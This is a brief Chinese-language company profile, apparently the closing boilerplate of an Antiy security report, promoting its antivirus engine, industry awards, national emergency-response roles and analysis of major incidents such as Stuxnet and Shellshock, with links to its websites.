全球超过三十家以上的著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的反病毒引擎得以为全球近十万台网络设备和网络安全设备、近两亿部手机提供安全防护。安天移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、震网、破壳、沙虫、方程式等重大安全事件中，安天提供了先发预警、深度分析或系统的解决方案。

安天实验室更多信息请访问： http://www.antiy.com（中文）
http://www.antiy.net （英文）
安天企业安全公司更多信息请访问： http://www.antiy.cn
安天移动安全公司（AVL TEAM）更多信息请访问： http://www.avlsec.com